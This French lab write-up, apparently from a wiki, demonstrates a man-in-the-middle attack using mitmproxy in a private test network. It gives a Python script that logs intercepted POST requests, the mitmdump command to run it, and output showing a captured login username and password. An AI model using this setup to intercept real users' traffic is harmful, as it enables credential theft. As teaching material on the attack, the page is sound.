

# L'homme du milieu

Du côté de l'attaquant, nous allons utiliser l'outil mitmproxy.

“ mitmproxy is an interactive man-in-the-middle proxy for HTTP and HTTPS. It provides a console interface that allows traffic flows to be inspected and edited on the fly.

Also shipped is mitmdump, the command-line version of mitmproxy, with the same functionality but without the frills. Think tcpdump for HTTP.

<https://kali.org/tools/mitmproxy/>

Avant de l'utiliser, nous allons créer un petit script python afin de récupérer plus d'informations sur les requêtes qui seront interceptées.

```
from mitmproxy import http


def request(flow: http.HTTPFlow) -> None:
    if flow.request.method == "POST":
        print(flow.request.pretty_url)
        print(flow.request.headers)
        print(flow.request.content.decode("utf-8", errors="ignore"))
```

Le fichier sera sauvegardé sous le nom **dump\_script.py**.

Pour finir, exécutons la commande

```
mitmdump -s dump_script.py --mode upstream:http://10.10.10.34:3000 -p 3000
```

La victime peut se retrouver redirigé vers le mauvais serveur, suite à un empoisonnement DNS par exemple.



Voici à quoi ressemble l'attaque du côté de l'attaquant :

```
user@ns-lab-kali: ~  
└─(user@ns-lab-kali)-[~]  
└─$ mitmdump -s dump_script.py --mode upstream:http://10.10.10.34:3000 -p 3000  
[15:55:02.890][10.10.10.51:35106] client connect  
[15:55:02.895][10.10.10.51:35106] server connect 10.10.10.34:3000  
10.10.10.51:35106: GET http://10.10.10.40:3000/  
  << 304 Not Modified 0b  
[15:55:07.911][10.10.10.51:35106] server disconnect 10.10.10.34:3000  
[15:55:07.990][10.10.10.51:35106] client disconnect  
[15:55:17.228][10.10.10.51:46018] client connect  
http://10.10.10.40:3000/login  
Headers[(b'Host', b'10.10.10.40:3000'), (b'User-Agent', b'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:133.0) Gecko/20100101 Firefox/133.0'), (b'Accept', b'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8'), (b'Accept-Language', b'en-US,en;q=0.5'), (b'Accept-Encoding', b'gzip, deflate'), (b'Content-Type', b'application/x-www-form-urlencoded'), (b'Content-Length', b'29'), (b'Origin', b'http://10.10.10.40:3000'), (b'Connection', b'keep-alive'), (b'Referer', b'http://10.10.10.40:3000/'), (b'Upgrade-Insecure-Requests', b'1'), (b'Priority', b'u, i')]  
username=hello&password=world  
[15:55:17.231][10.10.10.51:46018] server connect 10.10.10.34:3000  
10.10.10.51:46018: POST http://10.10.10.40:3000/login  
  << 200 OK 47b  
[15:55:22.247][10.10.10.51:46018] server disconnect 10.10.10.34:3000  
[15:55:22.269][10.10.10.51:46018] client disconnect
```

Pour ce qui est du côté du serveur, ce dernier recevra tout de même la requête, cependant provenant de 10.10.10.40 (Attaquant). Dans ce cas, l'attaquant a usurpé l'identité du client ainsi que du serveur.

Revision #7

Created 12 January 2025 21:11:43 by Admin

Updated 12 January 2025 21:57:59 by Admin